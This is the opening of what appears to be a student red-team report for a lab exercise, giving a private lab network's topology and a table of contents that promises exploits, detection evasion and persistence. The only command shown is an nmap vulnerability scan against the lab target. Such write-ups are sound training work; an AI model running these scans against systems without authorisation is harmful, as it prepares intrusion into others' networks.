Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Offense: Red Team

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detect

Maintaining Access

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali


IPv4: 192.168.1.100
OS: Linux (Ubuntu)
Hostname:
Ubuntu-Headless (ELK)

IPv4:192.168.1.105
OS: Linux (Ubuntu)
Hostname: erver1
(Capstone)


IPv4:192.168.1.110
OS: Linux 8
Hostname: Target 1

CVE Numbers (Screenshots)

Command used: nmap -sV --script=vulners -v 192.168.1.110

